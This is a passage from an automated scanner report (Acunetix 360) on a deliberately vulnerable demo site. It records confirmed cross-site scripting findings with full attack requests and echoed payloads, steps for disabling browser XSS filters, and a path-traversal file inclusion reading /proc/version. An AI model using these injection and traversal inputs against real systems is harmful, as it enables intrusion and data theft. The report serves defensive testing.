        margin-right: 0px;
        margin-bottom: 0px;
}
-->
</style>
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<p class='story'></title><scRipt>netsparker(0x005C7B)</scRipt>, thank you for your comment.</p><p cl
ass='story'><i></p></i></body>
</html>
```

4.2. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method	Parameter	Value
POST	submit	add message
POST	text	<scRipt>netsparker(0x002967)</scRipt>
POST	name	anonymous user

Request

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 91
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

submit=add+message&text=%3cscRipt%3enetsparker(0x002967)%3c%2fscRipt%3e&name=anonymous+user
```

Response

Response Time (ms) : 180.5708 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
ground-color:#F5F5F5"><strong>anonymous user</strong></td><td align="right" style="background-color:#F5F5F5">01.12.2021, 7:14 pm</td></tr><tr><td colspan="2"><img src="/images/remark.gif">  <scRipt>netsparker(0x002967)</scRipt></td></tr></table>  </div>
          <div class="story">
                <form action="" method="post" name="faddentry">
                        <input type="hidden" name="name" value="test">
                        <textarea name="text" rows="5" wrap="VIRTUAL"
…
```

4.3. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method	Parameter	Value
POST	submit	add message
POST	text	
POST	name	<scRipt>netsparker(0x002969)</scRipt>

Request

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 77
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

submit=add+message&text=&name=%3cscRipt%3enetsparker(0x002969)%3c%2fscRipt%3e
```

Response

Response Time (ms) : 181.4476 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
…
v class="story">
        <table width="100%" cellpadding="4" cellspacing="1"><tr><td colspan="2"><h2>Our guestbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5"><strong><scRipt>netsparker(0x002969)</scRipt></strong></td><td align="right" style="background-color:#F5F5F5">01.12.2021, 7:14 pm</td></tr><tr><td colspan="2"><img src="/images/remark.gif">  </td></tr></table>        </div>
          <div class="st
…
```

4.4. http://testphp.vulnweb.com/hpp/?pp=x%22%20onmouseover%3dnetsparker(0x00333D)%20x%3d%22

CONFIRMED

Method	Parameter	Value
GET	pp	x" onmouseover=netsparker(0x00333D) x="

Request

```
GET /hpp/?pp=x%22%20onmouseover%3dnetsparker(0x00333D)%20x%3d%22 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 183.7141 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:18:01 GMT

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=x%22+onmouseover%3Dnetsparker%280x00333D%29+x%3D%22">link1</a><br/><a
href="params.php?p=valid&pp=x" onmouseover=netsparker(0x00333D) x="">link2</a><br/><form action="par
ams.php?p=valid&pp=x" onmouseover=netsparker(0x00333D) x=""><input type=submit name=aaaa/></form><b
r/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-pollution.html'>Original
 article</a>
```

4.5. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x004FC3)%3c%2fscRipt%3e&pp=12

CONFIRMED

Method	Parameter	Value
GET	p	<scRipt>netsparker(0x004FC3)</scRipt>

Method	Parameter	Value
GET	aaaa%2f	
GET	pp	12

Request

```
GET /hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x004FC3)%3c%2fscRipt%3e&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 183.095 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:24:19 GMT

<scRipt>netsparker(0x004FC3)</scRipt>12
```

4.6. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x005036)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Value
GET	p	valid

Method	Parameter	Value
GET	aaaa%2f	
GET	pp	<scRipt>netsparker(0x005036)</scRipt>

Request

```
GET /hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x005036)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 269.557 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:24:41 GMT

valid<scRipt>netsparker(0x005036)</scRipt>
```

4.7. http://testphp.vulnweb.com/listproducts.php?artist=%3cscRipt%3enetsparker(0x004DC0)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Value
GET	artist	<scRipt>netsparker(0x004DC0)</scRipt>

Request

```
GET /listproducts.php?artist=%3cscRipt%3enetsparker(0x004DC0)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 185.4584 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
BeginEditable name="content_rgn" -->
<div id="content">
        Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '=<scRipt>netsparker(0x004DC0)</scRipt>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listpr
oducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="
…
```

4.8. http://testphp.vulnweb.com/listproducts.php?cat=%3cscRipt%3enetsparker(0x002752)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Value
GET	cat	<scRipt>netsparker(0x002752)</scRipt>

Request

```
GET /listproducts.php?cat=%3cscRipt%3enetsparker(0x002752)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 191.7811 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
BeginEditable name="content_rgn" -->
<div id="content">
        Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '=<scRipt>netsparker(0x002752)</scRipt>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listpr
oducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="
…
```

4.9. http://testphp.vulnweb.com/search.php?test=query

CONFIRMED

Method	Parameter	Value
POST	test	query
POST	goButton	go
POST	searchFor	<scRipt>netsparker(0x0023E5)</scRipt>

Request

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 69
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

goButton=go&searchFor=%3cscRipt%3enetsparker(0x0023E5)%3c%2fscRipt%3e
```

Response

Response Time (ms) : 181.8877 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
ut test</a>     </td>
        </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        <h2 id='pageName'>searched for: <scRipt>netsparker(0x0023E5)</scRipt></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <i
…
```

4.10. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	uemail	'"--></style></scRipt><scRipt>netsparker(0x0048CE)</scRipt>
POST	signup	signup
POST	uuname	Smith
POST	uphone	3
POST	urname	Smith
POST	ucc	4916613944329494
POST	uaddress	3
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 182
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

uemail='"--></style></scRipt><scRipt>netsparker(0x0048CE)</scRipt>&signup=signup&uuname=Smith&uphone
=3&urname=Smith&ucc=4916613944329494&uaddress=3&upass2=Inv1%40cti&upass=Inv1%40cti
```

Response

Response Time (ms) : 185.4439 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:20:27 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dt
d">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Usernam
e: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: '"--></st
yle></scRipt><scRipt>netsparker(0x0048CE)</scRipt></li><li>Phone number: 3</li><li>Credit card: 4916
613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.
</p></div>
</body>
</html>
```

4.11. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	signup	signup
POST	uemail	
POST	uuname	<scRipt>netsparker(0x0048D0)</scRipt>
POST	uphone	

Method	Parameter	Value
POST	urname	
POST	uaddress	
POST	ucc	
POST	upass2	
POST	upass	

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 122
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

signup=signup&uemail=&uuname=%3cscRipt%3enetsparker(0x0048D0)%3c%2fscRipt%3e&uphone=&urname=&uaddres
s=&ucc=&upass2=&upass=
```

Response

Response Time (ms) : 194.9113 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:20:30 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: <scRipt>netsparker(0x0048D0)</scRipt></li><li>Password: </li><li>Name: </li><li>Address: </li><li>E-Mail: </li><li>Phone number: </li><li>Credit card: </li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

4.12. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	uemail	invicti@example.com
POST	signup	signup
POST	uuname	Smith
POST	uphone	'"--></style></scRipt><scRipt>netsparker(0x0048D3)</scRipt>

Method	Parameter	Value
POST	urname	Smith
POST	ucc	4916613944329494
POST	uaddress	3
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 202
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

uemail=invicti%40example.com&signup=signup&uuname=Smith&uphone='"--></style></scRipt><scRipt>netspar
ker(0x0048D3)</scRipt>&urname=Smith&ucc=4916613944329494&uaddress=3&upass2=Inv1%40cti&upass=Inv1%40c
ti
```

Response

Response Time (ms) : 195.9748 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:20:34 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: '"--></style></scRipt><scRipt>netsparker(0x0048D3)</scRipt></li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

4.13. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	uemail	invicti@example.com
POST	signup	signup
POST	uuname	Smith
POST	uphone	3

Method	Parameter	Value
POST	urname	'"--></style></scRipt><scRipt>netsparker(0x0048D6)</scRipt>
POST	ucc	4916613944329494
POST	uaddress	3
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 198
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

uemail=invicti%40example.com&signup=signup&uuname=Smith&uphone=3&urname='"--></style></scRipt><scRip
t>netsparker(0x0048D6)</scRipt>&ucc=4916613944329494&uaddress=3&upass2=Inv1%40cti&upass=Inv1%40cti
```

Response

Response Time (ms) : 182.2528 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:20:39 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: '"--></style></scRipt><scRipt>netsparker(0x0048D6)</scRipt></li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

4.14. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	uemail	invicti@example.com
POST	signup	signup
POST	uuname	Smith
POST	uphone	3

Method	Parameter	Value
POST	urname	Smith
POST	ucc	4916613944329494
POST	uaddress	'"--></style></scRipt><scRipt>netsparker(0x0048D9)</scRipt>
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 202
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

uemail=invicti%40example.com&signup=signup&uuname=Smith&uphone=3&urname=Smith&ucc=4916613944329494&u
address='"--></style></scRipt><scRipt>netsparker(0x0048D9)</scRipt>&upass2=Inv1%40cti&upass=Inv1%40c
ti
```

Response

Response Time (ms) : 1090.7693 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:20:43 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dt
d">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Usernam
e: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: '"--></style></scRipt><scRi
pt>netsparker(0x0048D9)</scRipt></li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li
>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.co
m/login.php'>here.</p></div>
</body>
</html>
```

4.15. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	uemail	invicti@example.com
POST	signup	signup
POST	uuname	Smith
POST	uphone	3

Method	Parameter	Value
POST	urname	Smith
POST	ucc	'"--></style></scRipt><scRipt>netsparker(0x0048DC)</scRipt>
POST	uaddress	3
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 187
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

uemail=invicti%40example.com&signup=signup&uuname=Smith&uphone=3&urname=Smith&ucc='"--></style></scR
ipt><scRipt>netsparker(0x0048DC)</scRipt>&uaddress=3&upass2=Inv1%40cti&upass=Inv1%40cti
```

Response

Response Time (ms) : 182.1989 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:20:48 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dt
d">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Usernam
e: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: invicti@e
xample.com</li><li>Phone number: 3</li><li>Credit card: '"--></style></scRipt><scRipt>netsparker(0x0
048DC)</scRipt></li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>he
re.</p></div>
</body>
</html>
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting

- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Microsoft Anti-XSS Library
- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

Internet Explorer

- Click Tools->Internet Options and then navigate to the Security Tab.
- Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.
- Set it to disabled. Click OK.
- Click Yes to accept the warning followed by Apply.

Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type *urlbar.filter* and find *browser.urlbar.filter.javascript*.
- Set its value to `false` by double clicking the row.

Safari

- To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`
- Relaunch the browser and visit the PoC URL
- Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`

CLASSIFICATION

CWE	79

CVSS 3.0 SCORE
CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

5. Local File Inclusion

HIGH 1 CONFIRMED 1

Acunetix 360 identified a Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Acunetix 360 **confirmed** this issue by reading some files from the target web server.

Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via an `"/etc/passwd"` file
- Harvest useful information from the log files, such as `"/apache/logs/error.log"` or `"/apache/logs/access.log"`
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

Vulnerabilities

5.1. http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160

CONFIRMED

Method	Parameter	Value
GET	file	`/../../../../../../../../../proc/version`
GET	size	`160`

Proof of Exploit

File - /proc/version

```
Linux version 5.4.0-1030-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #
```

Request

```
GET /showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160
HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 179.2922 **Total Bytes Received** : 206 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
